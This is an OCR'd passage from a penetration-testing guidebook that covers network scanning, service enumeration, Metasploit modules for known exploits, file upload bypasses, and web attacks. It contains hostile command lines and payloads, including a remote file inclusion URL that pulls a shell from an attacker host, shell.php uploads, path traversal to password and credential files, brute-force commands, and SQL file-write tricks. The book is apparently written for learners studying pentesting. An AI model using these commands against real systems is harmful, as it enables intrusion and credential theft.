
Start Pentesting Now




A Guide to Ethical Hacking Tools and Techniques

Brian Lucero

Start Pentesting Now

A Guide to Ethical Hacking Tools and Techniques

Brian Lucero



CONTENTS

INITIALIZATION

This book is intended for those who are studying and practicing their penetration testing skills to find legitimate work in cybersecurity. Perhaps you work in IT and are looking for a way to apply your current skill set while learning something new. Maybe you've started a course in penetration testing and are feeling a bit overwhelmed. Whatever your background, this book will help you bridge the gap by supplementing your existing knowledge and serving as a valuable reference. Studying this guide will not "make you a hacker", but it will help you develop your methodology. Do not rely solely on this book for practice or for pentesting, but use it to build your own system. Take what you need, add to it, and evolve as a critical thinking cybersecurity professional.

From my experience, there are three keys to successfully learning to hack: Resourcefulness, Research, and Readiness.

Resourcefulness

You won't need to drain your bank account to learn these skills because I will only refer to open-source tools and resources. Some tools, such as Metasploit or Burp Suite, have professional versions that you can pay for, but the community versions of these tools will work just fine for our purposes. I've included links for most tools, but keep in mind that sometimes links (especially from Github) are removed or are out of date. The good news is that many of these tools are installed by default on Kali Linux (*https://www.kali.org/downloads*), but you can use another Linux distribution if you prefer. There are also Github pages, man pages, blogs, and video tutorials all over the internet that explore the tools and techniques in this book (and many more), as well as tomes on specific topics such as Metasploit or Nmap. Also, realize that for every error or issue that you encounter, chances are high that someone has discussed a solution to it on a blog, video, or forum

somewhere. There are ways to circumvent any obstacle you come across, and part of being a hacker is being able to find solutions without “re-inventing the wheel”, so to speak, although there will be times when your own ingenuity will need to take over. Knowing when and where to look for the right solution is an underrated skill, but one you will develop over time and improve with practice.

Research

Remember that a great deal of hacking and pentesting involves researching tools, services, exploits, configurations, operating systems, applications, and so on. If you've done any studying or practicing up to this point, there's no doubt you have already gained some relevant experience, however, the cybersecurity landscape changes constantly, and to be well informed is a never-ending process. Be prepared to research and find alternate sources, updated repos, and make other adjustments as needed, and be sure to scrutinize the things you install and download. Example syntax for various tools is used throughout this book. The appearance of some text may change to indicate portions of the command(s) that must be altered depending on the specific IPs, ports, accounts, passwords, files, drives, etc. that you are working with. There are many command options used in the examples as well. These are not the only options available, just common ones. Be sure to explore the various options for each of the tools and use them as needed for each unique situation.

Readiness

Think of this as having met the necessary prerequisites. If you have decided to learn hacking, then I suspect you have already looked into a few of the free labs and practice VMs available online, if not one of the paid labs or courses that offer certifications. This guide assumes that you know how to access these remote lab environments and setup your own virtual machines using VMware or VirtualBox. If nothing else, you should have already tried your hand at creating a physical or virtual lab environment for your own personal use, even it’s just two VMs that can communicate with each other. This book also assumes you already know something about Windows and *nix operating systems and networking. Think of the whole “crawl before you walk” idiom. In order to master more complex tasks, you need a baseline of

the underlying fundamentals. If this is a sticking point for you, my advice is to study the basics of Linux and Windows operating systems, networking, and at least a little programming (Python is a good choice). Often enough, much of hacking is just thinking like a lazy or overworked SysAdmin. It is not uncommon for administrators to put off installing critical patches, or take shortcuts such as configuring services or scripts to run with too many permissions or be accessible remotely. This is why it's so important that you have a basic understanding of the core skills I've mentioned, because it will go a long way toward helping you identify these lapses and using them to your advantage. Anything else you can add on top of that is gravy, but you really need to grasp these fundamentals if you want to hit the ground running and avoid needless frustration. If you have this foundation already, then you are ahead of the game more than you probably realize.

What's In This Book?

The material covered in this book has been broken down into the chapters outlined below. While they are organized in this particular order, feel free to skip around.

Discovery & Enumeration covers the basics of discovering systems in the target environment, determining what services are running on them, and what common configuration issues or vulnerabilities may exist.

The **Databases** chapter touches on the various database types that you may encounter, how to interact with them, and the basics of SQL and NoSQL injections.

Finding & Cracking Passwords explains many of the common tools and methods to use in brute-force attacks, gathering passwords from a system, and cracking discovered password hashes.

Finding & Using Exploits goes over the primary resources for looking up existing exploits and compiling them, as well as basic Metasploit usage.

Shells & Payloads describes the various types of shells you can use, how to generate many of them, and how to interact with and alter their functionality as needed.

Command Line goes into detail about specific Windows and Linux commands that you will need to know once you have access to a target

system.

Privilege Escalation breaks down many of the common methods for escalating to root or system privileges on a target system.

Other Resources are provided for items that don’t fit neatly into the above sections.

With all of this in mind, let me re-iterate that the intention of this book is to help you develop your methodology, not to teach you Linux fundamentals, how to set up VMs, or to serve as some sort of checklist. If you are willing to put in the time to make the transition into cybersecurity, or penetration testing specifically, the information in this book can help you get there. No frills, no filler, no exercises - just a simple guide to actually start pentesting now. Once you begin your journey in penetration testing, and start getting some wins under your belt in labs, hacking (legally) will prove to be a very enjoyable and rewarding experience, but you must have perseverance. You will learn as much from failure as you do from success, if not more. Understanding this and staying the course is what will separate you from the pack.

Keep going - you got this.

DISCOVERY & ENUMERATION

If you have spent any time in hacking labs then you undoubtedly have heard people swear up and down that you need to script your enumeration. There are plenty of scripts making the rounds on the internet that people suggest for making enumeration easier and saving time. Well, they aren't wrong, but they aren't necessarily right either. Scripting enumeration can save some time or brain cycles, but it's not exactly conducive to learning, especially in the beginning. The reason is that people tend to rely too heavily on the automation and are not learning what it is actually doing. What ends up happening is you save some time from manually running tools and commands, only to spend that time combing through output that is often irrelevant or unfamiliar. It's easy to run a script with a low-privilege shell, dump pages of output, peruse it for some hint of how to privilege escalate, and still miss it since you haven't practiced doing focused searches for specific kinds of vulnerabilities and misconfigurations. It's also possible that the script didn't even indicate to you the way to escalate privileges in its output. You may run a script that performs several types of port enumeration, then end up performing many of the same tasks manually anyway. Some tools perform similar functions but return different results, while sometimes you have to discern that maybe that non-standard port is SSH or HTTP or something else, and decide how you want to enumerate it using different tools and non-default options. If you want to script everything, be my guest. I'm only stating that you are better off in the long run if you learn to do things yourself before you tell a robot to do it for you.

Enumeration is an enduring concept that will last the entire life cycle of an attack. Understand that enumeration in the context of this chapter is about the initial discovery and reconnaissance stage of an attack. When we discover systems and then determine what ports are open, we want to learn what versions of the services are running on these ports, how these services may be

configured (or misconfigured), what users have access to the system via these services, and so forth. With this information we are able to determine ways to interact with the system for our own ends. I'll list some basic commands for several scanning tools, and then I'll move into some common ports and services that may be discovered from your scans. I will list additional tools with some basic commands for enumerating these discoveries, as well as some relevant **Metasploit** or **Manual** exploits. There are new tools being developed constantly, and far too many to list here, so you will want to explore all of these resources more in depth while also trying out others you discover along the way.

Scanning

For basic network/port scanning you can either write a script or use an existing tool. Under most circumstances, Nmap should be your go-to for scanning, but sometimes you may want to use something else for various reasons. The main reason you may want to write a script is because you want to scan from a computer that does not have any of these tools installed and you need to write up something fast. For example, you are pivoting into another subnet from a Linux machine with two network interfaces and you don't want to, or can't, install Nmap, so you write a quick bash script that scans that new subnet for you. Of course there are a hundred ways to do all of this, but it never hurts to have options. Speaking of options, be sure to explore all of the options in each tool listed in this and subsequent chapters, especially Nmap which is one of the most valuable tools you can learn.

Nmap
https://nmap.org/download.html

Nmap is much more than a port scanner. There are numerous options for the types of scans you can perform, how broad or granular you can make them, the data you can retrieve, and the way that data is presented to you. There are also scripts that can enumerate users, brute-force passwords, detect specific vulnerabilities, and more. Even if you decide that you'd rather do incident response or system administration, Nmap will be in your tool belt.

An example of a basic scan looks like this:

```
nmap -v -Pn -sS -sV -O -p0-65535 -T4 TARGETIP
```

In this example, I am telling Nmap to do an aggressive (T4) and verbose (v) stealth scan (sS) on the TARGETIP that gives me the service and version details (sV) of discovered ports, as well as the operating system (O), while scanning every port under the sun (-p0-65535).

Nmap has tons of additional options you should familiarize yourself with.
https://nmap.org/book/man-briefoptions.html
Also see Zenmap for Windows: https://nmap.org/zenmap/

NetDiscover
https://github.com/alexxy/netdiscover
netdiscover -p -r IPRANGE/XX
Example: netdiscover -p -r 192.168.1.0/24

UnicornScan
https://sourceforge.net/projects/osace
This is a good tool for scanning UDP ports.
unicornscan -r 300 -mU -v -I TARGETIP

Knockd (for Port Knocking)
https://zeroflux.org/projects/knock
knock -d 1000 TARGETIP <port> <port> <port>

In order to leverage port knocking, you will need to do significant recon/enumeration beforehand so that you know the correct ports and sequence to use. Once you use the right combination you will see the new ports that are open in your subsequent **Nmap** scan.

SMB (139, 445)

SMB typically means shared drives. These could be anything from a network file server, a NAS, or even a desktop computer. People share things all the time then forget all about it, leaving systems and their contents exposed to curious or malicious parties, sometimes even the entire internet. Often these are meant to be available to a few users internally, but permissions are poorly configured. I once worked for an MSP where a client learned about this the hard way when a mid-level employee found co-worker salary information and poor internal reviews about herself on an unsecured share. Just imagine the damage someone who went in with malicious intent could have caused. While many large organizations are moving to platforms like Box, OneDrive,

or SharePoint, they haven't abandoned network shares entirely, and many small and medium-sized businesses still rely on local network shares almost exclusively.

Nmap

```
nmap -Pn -p 139,445 TARGETIP --script smb-brute --script smb-enum*
```

Don't forget to check for known vulnerabilities.

```
nmap -Pn -p 139,445 TARGETIP --script=smb-vuln-ms*
```

Sometimes results are more accurate if you run scripts separately, such as:

```
nmap -Pn -p 445 --script=smb-vuln-ms17-010.nse TARGETIP
nmap -Pn -p 445 --script=smb-vuln-cve-2017-7494.nse TARGETIP
```

SMBClient

https://pkgs.org/download/smbclient

```
smbclient -L  //TARGETIP
smbclient //TARGETIP/SHARE
smbclient //TARGETIP/SHARE -U guest%
```

Enum4Linux

https://github.com/CiscoCXSecurity/enum4linux

```
enum4linux -a TARGETIP
```

Also, check the newer version of Enum4linux:
https://github.com/cddmp/enum4linux-ng

NBTScan

https://sectools.org/tool/nbtscan/

```
nbtscan -vh TARGETIP
```

RPCClient

https://pkgs.org/download/smbclient *or* ***apt-get install smbclient***

```
rpcclient -U "" TARGETIP
```

Useful rpcclient commands:
srvinfo
enumdomusers
getdompwinfo
querydominfo
netshareenum
netshareenumall

CrackMapExec
https://github.com/byt3bl33d3r/CrackMapExec
crackmapexec TARGETIP -d DOMAIN -u USER -p PASSWORD --rid-brute
crackmapexec TARGETIP -d DOMAIN -u USER -p PASSWORD -users
crackmapexec TARGETIP -d DOMAIN -u USER -p PASSWORD -shares

If you find interesting shares try to mount them.
mkdir /mnt/f
mount.cifs //TARGETIP/SHARE /mnt/f -o user=USER

Impacket
https://github.com/SecureAuthCorp/impacket
smbclient.py DOMAIN/username:passwordorhash@TARGETIP

The **CrackMapExec** and **Impacket** suites are really useful to know, but are particularly fun to use once you have working credentials for a target system.

Windows MS17-010 (EternalBlue)

This is a major vulnerability that blew up even bigger thanks to the *WannaCry* ransomware attack, so it *should* be patched in the real world. Considering that the vulnerability was present in every Windows OS dating back to Windows 2000 and XP, you should check for this vulnerability on any Windows system with SMB open, especially if you confirm SMBv1 is in use.

Nmap script to detect vulnerability:
smb-vuln-ms17-010.nse
Metasploit:
exploit/windows/smb/ms17_010_eternalblue_win8
exploit/windows/smb/ms17_010_psexec
exploit/windows/smb/smb_doublepulsar_rce
exploit/windows/smb/ms17_010_eternalblue
This last one was *technically* limited to x64 Windows 7 and 2008 but has been known to work on 32-bit systems.
Manual exploitation: https://github.com/3ndG4me/AutoBlue-MS17-010

There is also **FuzzBunch**, the NSA tool that was leaked in 2017. This tool is worth learning about, and EternalBlue is arguably the best way to do so.

https://github.com/x0rz/EQGRP_Lost_in_Translation
For more versatility, use it with **PowerShell Empire**
https://www.powershellempire.com/
https://github.com/EmpireProject/Empire

Linux EternalRed/SambaCry (CVE-2017-7494)

On the heels of the EternalBlue vulnerability, Linux had its own issues with SMB when a 7-year old issue was discovered.

Nmap script to detect vulnerability:
smb-vuln-cve-2017-7494.nse
Metasploit: exploit/linux/samba/is_known_pipename
Manual exploitation:
https://github.com/opsxcq/exploit-CVE-2017-7494
https://www.exploit-db.com/exploits/42060/

Linux trans2open (CVE-2003-0201)

This applies to Samba versions 2.0.0 to 2.0.10 and 2.2.0 until 2.2.8a.

Metasploit: exploit/linux/samba/trans2open
Manual exploitation: https://www.exploit-db.com/exploits/7/

Windows MS08-067

Nmap script to detect vulnerability:
smb-vuln-ms08-067.nse
Metasploit: exploit/windows/smb/ms08_067_netapi
If using against port 139 you may have to make some not so obvious adjustments in Metasploit.

```
set RPORT 139
set SMBDirect false
```

Manual exploitation: https://www.exploit-db.com/exploits/40279/

RPC (135)

Nmap

```
nmap -p 135 -sV -Pn TARGETIP --script=msrpc-enum
```

RPC Console Command Execution
If you have credentials
Metasploit: exploit/multi/misc/msf_rpc_console

Windows MS03-026 (RPC DCOM)

Metasploit: exploit/windows/dcerpc/ms03_026_dcom
Manual exploitation: https://www.exploit-db.com/exploits/66/

RPCBind (111)

rpcinfo
Install: apt-get install rpcbind
rpcinfo -p TARGETIP
Look for *mountd* in results and use *showmount* (below)

showmount
Install: apt-get install nfs-common
showmount -e TARGETIP
mount -t nfs TARGETIP:/directory /tmp/nfs

Nmap
nmap -sV TARGETIP -p 111 --script=rpcinfo.nse
nmap -sV TARGETIP -p 111 --script=rpc-grind.nse
nmap -sV --script=nfs-showmount.nse TARGETIP
mount IPADDRESS:/share /mnt/nfsshare

Email (25,110,143)

SMTP and POP3 commands
https://www.suburbancomputer.com/tips_email.htm

Nmap
nmap -p 25 -sV -Pn TARGETIP --script=smtp*

SMTP (25)
nc -nv TARGETIP 25
telnet TARGETIP 25
VRFY username
HELP

POP3 (110)
nc -nv TARGETIP 110
telnet TARGETIP 110
USER name
PASS password

LIST
RETR 1 *(Retrieves the first message)*

IMAP (143)
nc -nv TARGETIP 143
telnet TARGETIP 143

SNMP (161)

List of Common Strings
https://github.com/danielmiessler/SecLists/blob/master/Discovery/SNMP/com
snmp-community-strings.txt

MIBs
http://www.mibdepot.com/index.shtml
Examples:
1.3.6.1.2.1.25.1.6.0 (Linux System Processes)
1.3.6.1.4.1.77.1.2.25 (Windows User Table)

Nmap:
nmap -Pn -p 161 -sV -sU --script=snmp-processes,snmp-netstat TARGETIP

Onesixtyone
https://github.com/trailofbits/onesixtyone
Onesixtyone - c snmpstringslist.txt -i iplist.txt -w 100

SNMP-Check
http://www.nothink.org/codes/snmpcheck/index.php
snmp-check -v 2 TARGETIP -c communitystringname

SNMPWalk
Linux: http://www.net-snmp.org/download.html *or* **Install**: apt-get install snmp
snmpwalk -c stringname -v 2c TARGETIP MIBVALUE

Telnet (23)

Metasploit: auxiliary/scanner/telnet/telnet_login
telnet TARGETIP PORT

FTP (21)

Try logging in with *anonymous* as the username and password.

You can also test this with the **Nmap** script:
ftp-anon.nse
Or just try to brute-force your way in with:
ftp-brute.nse

Check the service via browser also.
ftp://TARGETIP
Note that FTP services can be vulnerable to Directory Traversal from a web browser OR a terminal.

Test commands such as DIR, GET, and PUT:
ftp> dir
ftp> get banking.xls
ftp> put file.php
Remember to change to binary mode for executable file transfers.
ftp > binary
ftp> PUT nc.exe

More FTP Commands:
https://www.ftp-commands.com/

SSH (22)

Metasploit
auxiliary/scanner/ssh/ssh_enumusers
```
set RHOSTS TARGETIP
set USER_FILE  userlist.txt
run
```
auxiliary/scanner/ssh/ssh_login

ssh_enum.py
https://github.com/nccgroup/ssh_user_enum
This is the default usage, valid usernames will take longer than the rest:
ssh_enum.py -u usernames.txt -i TARGETIP
This may help optimize:
ssh_enum.py -u usernames.txt -i TARGETIP -a Autotune
Example:
ssh_enum.py -u usernames.txt -i 192.168.1.2 -m 4000 -t 8
It may fail to run if false positives are detected at the beginning (*similar to*

the MSF module).

sshuserenum.py
https://www.exploit-db.com/exploits/40136/
sshuserenum.py TARGETIP -U users.txt
It may give false positives after a real one.

Nmap
nmap -p 22 --script ssh-brute TARGETIP

HTTP/HTTPS (80, 443)

Look for http-enabled applications and services on other non-standard ports like 8000 or 8080. Sometimes just browsing to a port reveals a web interface or login window for a service or application. For example, a scan may reveal port 9090 but not show you what the service is, however, browsing to *http://10.1.1.100:9090* might show you a Jenkins login screen.

Check for *robots.txt* at the web root level to find otherwise hidden directories. For example, you may have discovered *https://10.1.1.100/wordpress/* during enumeration. However, a check for *https://10.1.1.100/robots.txt* reveals that there is a directory at *https://10.1.1.100/old/* which contains a previous WordPress installation that is not secured correctly, allowing you to view config files with passwords in them that are still in use on the current WordPress installation. A tool such as Dirbuster or Nikto may normally find these hidden directories, but it's always a good idea to check manually to be sure, and rescan these newfound directories if needed.

Scan Web Servers

Nikto
https://github.com/sullo/nikto
Nikto picks up weak credentials sometimes, so be sure to read the scan results carefully.
nikto -h TARGETIP
nikto -h http://TARGETIP:8000
nikto -h http://TARGETIP/somedirectory
nikto -host TARGETIP -useproxy http://10.1.1.1:8080

Nikto does not require you to pick a wordlist to detect directories, but the next few tools will require you to specify one.

Dirbuster

https://sourceforge.net/projects/dirbuster/

To launch this tool, just type dirbuster from the command line. A GUI should pop up allowing you to make additional changes to your scan before starting it.

For the Target URL, just type in http://TARGETIP (or http://hostname) and add *:PORT* or */directoryname* as needed.

Next, you'll want to choose a good wordlist for directory brute-forcing. You can choose a list from a location such as the ones below, or create your own.

Wordlist locations:

/usr/share/dirbuster/wordlists/

/usr/share/dirb/wordlists/

/usr/share/wfuzz/wordlist/general/

You can also add a subdirectory to the field at the bottom, just don't add it here if you've already added it to the Target URL field.

If you want the scan to try finding more directories within subdirectories it discovers then leave Recursive checked. You can speed up the scan by unchecking Brute Force Files.

Dirb

https://sourceforge.net/projects/dirb/

dirb http://TARGETIP /usr/share/dirb/wordlists/common.txt

Gobuster

https://github.com/OJ/gobuster

gobuster -e -u http://TARGETIP -w /usr/share/dirb/wordlists/common.txt

WPScan (WordPress)

https://github.com/wpscanteam/wpscan

Enumerate Users:

wpscan --url TARGETIP -e u

Check for Vulnerable Plugins:

wpscan --url TARGETIP -e vp

Brute-force an account (i.e. admin):

wpscan --url TARGETIP --wordlist /root/customwordlist.txt --username admin --random-agent

WFuzz

https://github.com/xmendez/wfuzz
wfuzz -c -z file,/wordlist.txt --hc 404 http://TARGETIP/FUZZ > wfuzz.txt
Use wordlists such as: /usr/share/wfuzz/wordlist/general/megabeast.txt
View potential findings:
cat wfuzz.txt |grep 200

FFUF (Fuzz Faster U Fool)
https://github.com/ffuf/ffuf
ffuf -c -w /root/wordlist.txt -u http://TARGETIP/FUZZ

Joomscan
https://github.com/rezasp/joomscan
joomscan -ec -u http://TARGETIP

CMSMap
https://github.com/Dionach/CMSmap
cmsmap.py -t http://TARGETIP

Burp Suite
https://portswigger.net/burp/communitydownload
Burp Suite can be used for scanning a website for vulnerabilities as well as exploiting them. Once you perform a scan using Burp's Scanner options, switch to the Target > Site Map tab for details of what vulnerabilities were discovered. You can explore these, which could be anything from File Inclusions to SQL Injections, or you can simply use the Proxy> Intercept feature to make changes to POST data that allow you bypass many input validation measures.

You can also use Burp Suite to automate brute-force attacks against website logins.
https://portswigger.net/support/using-burp-to-brute-force-a-login-page

FILE UPLOAD RESTRICTIONS

Sometimes you find an easy way to upload a shell only to be thwarted by upload restrictions, such as disallowed file types. Fortunately, there are several ways to bypass restrictions in upload methods or applications, some of which are listed below.

-Use Burp Suite's Proxy > Intercept to manipulate the POST data
-Change file names or extensions to upper or lower case

-Change or add additional file extensions
-Move the file from another location (*i.e. with Curl or Command Injection*)
-Use different terminate characters before allowed file extensions (*i.e. null byte*)

'PUT' METHOD

Curl
curl -T shell.php http://TARGETIP/

DavTest
https://github.com/cldrn/davtest
davtest -url http://TARGETIP

Cadaver
https://github.com/grimneko/cadaver
cadaver http://TARGETIP/dav/
dav:/dav> put shell.php

COMMON VULNERABILITES

WebDav
Try these when username/password is known (i.e. *xampp*:*wampp*).
Metasploit: exploit/windows/http/xampp_webdav_upload_php
Manual: https://github.com/blu0/webdav-exploit

Heartbleed
nmap -sV -p 443 --script=ssl-heartbleed TARGETIP
Metasploit: use auxiliary/scanner/ssl/openssl_heartbleed
Manual: https://github.com/sensepost/heartbleed-poc
Example: heartbleed-poc.py DOMAIN.COM

ShellShock
This is not just an HTTP exploit, but the CGI vector is very common.
nmap TARGETIP -p 80 --script=http-shellshock --script-args uri=/directory/something.cgi
Adjust ports/arguments based on web enumeration (Nikto, DirBuster, etc).
You can use **Burp Suite** or **Curl** for User Agent methods during exploitation.
https://github.com/mubix/shellshocker-pocs
https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-

wild.html

USEFUL FIREFOX PLUGINS

Hackbar: https://addons.mozilla.org/en-US/firefox/addon/hackbartool/
User Agent Switcher: https://addons.mozilla.org/en-US/firefox/addon/uaswitcher/
Tamper Data: https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/ Quick Cookie Manager: https://addons.mozilla.org/en-US/firefox/addon/cookie-quick-manager/
Cookies Manager +: https://addons.mozilla.org/en-US/firefox/addon/a-cookie-manager/
FoxyProxy: https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/
Easy XSS: https://addons.mozilla.org/en-US/firefox/addon/easy-xss/
Wappalyzer: https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/
Firebug/FireFox Developer: https://blog.getfirebug.com/

COMMAND INJECTION

Add commands such as *ipconfig* or *ifconfig* to test for command injection on web servers.
These could be via input fields that allow system commands or other code such as PHP. They could also be present in exposed APIs or even the URLs on a website that show the actual commands in them. To test, try adding additional commands after the **;** or **&&** characters.
For example, an input field on a web server that is designed to search for a file on the system by using OS commands may allow input such as: filename; ipconfig or test.txt && whoami

REMOTE FILE INCLUSION

Example: http://TARGETIP/index.php?source=http://ATTACKIP/shell.php

Remember to try null bytes as needed. For example:
shell.txt%00
shell.php%00html

Ensure if you are using Apache on the attack machine that PHP is NOT enabled or you could end up with a shell on your own machine.

Disable:

/usr/sbin/a2dismod php7.0
/etc/init.d/apache2 restart
Enable:
/usr/sbin/a2enmod php7.0
/etc/init.d/apache2 restart

DIRECTORY (PATH) TRAVERSAL / FILE DISCLOSURE

This is a potential gold mine that may allow you to list all the files on the system and view their contents. That means config files, password hashes, passwords stored in clear text, etc. The only drawback is that you often need to know exactly what you are looking for.

Examples:

http://TARGETIP/index.php?page=../../../../../../../etc/passwd
http://TARGETIP/index.php?page=../../../../../../../Windows/Panther/Unattend/Unattend.xml
http://TARGETIP/index.php?page=../../../../../../../home/user/Desktop/passwords.txt

Sometimes double slashes (//) or backslashes (\) work instead.

Again, remember to try null bytes or similar terminate characters as needed.
../../etc/passwd %00
../../etc/passwd%00jpg

This vulnerability can be very useful for enumeration, or better yet, triggering a reverse shell. To get a shell this way you need to be able to write to a local file or upload files somewhere such as within a web application, an SMB share, an FTP server, etc.

On older Windows versions (XP) look for ***C:/Windows/system32/Eula.txt*** which may show the exact version of Windows including the language. Keep in mind this was later replaced by the less useful ***C:/Windows/system32/license.rtf***

CROSS SITE SCRIPTING (XSS)

There are three types of XSS attacks: Stored, Reflected, and DOM-based. The most basic test is to enter code for a JavaScript alert box on a website wherever input is possible and see if the dialogue box pops up that says “test”, or whatever you had it say.

Example: <script>alert('test');</script>

There are several mitigations for XSS, but there are also many ways to bypass them if one were so inclined. XSS is a topic unto itself, but it's good to know how to do a few basic tests for it.

Also look for AJAX implementations that may be vulnerable to XSS attacks, or even SQL injections.

More on Finding XSS:
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://support.portswigger.net/customer/portal/articles/1965737-using-burp-scanner-to-find-cross-site-scripting-xss-issues

BeEF
https://beefproject.com/
BeEF is a tool that "hooks" browsers by using JavaScript via an XSS attack. Once hooked, the attacker can deliver payloads and attacks within the browser context. A system with a hooked browser becomes known as a "zombie" that can perform scanning, infrastructure mapping, and other functions on behalf of the attacker. There are all manner of attacks that can be performed against the zombie itself, such as retrieving browser history or generating fake login dialogue boxes to steal passwords.

The BeEF program is controlled via a browser interface that allows you to see zombies and select actions to run against them. It can be a very powerful tool, however, in lab environments it is more useful where user actions are scripted or otherwise simulated.

DATABASES

Databases are a whole other animal. They can be hacked locally or remotely, they are susceptible to injections that vary depending on input validation techniques in place, they can be perused thanks to poor credentials or various authentication bypasses, and all of that is before you even get into the nuances of the various RDBMS types out there. There is a wealth of information on SQL injection alone that no single book or resource could cover, although there are some amazing resources that undertake to do so. However, getting a handle on the basics will at least get you through the easier doors and provide a jumping off point for you to dive deeper into whatever aspect of databases, SQL injection, exploitation, or defense techniques that you want to learn more about.

SQL SYNTAX BASICS

SQL Syntax	Purpose
SELECT	Select data from table
INSERT	Insert data to table
DELETE	Delete data from table
UPDATE	Update data in table
UNION	Combine data from multiple SELECT statements
WHERE	Filter results of query by condition
AND/OR	Used with WHERE to further filter query
LIMIT 3	Limit rows in query results
ORDER BY 2	Orders results by column name or number
SELECT @@version	Get SQL version (MySQL, MSSQL)
;	Terminate SQL Statement
-- or # or /*comment*/ or ;%00	Comment
* or %	Wildcards
LOAD_FILE(/home/user/pw.txt)	Read Files MySQL
INTO OUTFILE "/tmp/shell.php"	Write Files MySQL
SLEEP(15)	Delay MySQL
WAITFOR DELAY '0:0:05'	Delay MSSQL
CURRENT_USER()	Show current MySQL user

You can read more on the variations between databases here:
https://portswigger.net/web-security/sql-injection/cheat-sheet

SQL Injection

There are two main places to try a SQL injection (SQLi). The first is the **GET** method where you are mostly looking for the URL parameters and how they may be displayed and thus altered for your own purposes. The second is the **POST** method, where you can manipulate the payload of your POST data through manual testing, with an automated tool like **sqlmap**, or by using a proxy like **Burp Suite**'s Proxy > Intercept feature.

SQLMap

http://sqlmap.org/

There really aren't any tools that compete with SQLMap. Unless you are prohibited from using it for some reason, it should be your go to for SQL database enumeration and SQL Injection attacks.

```
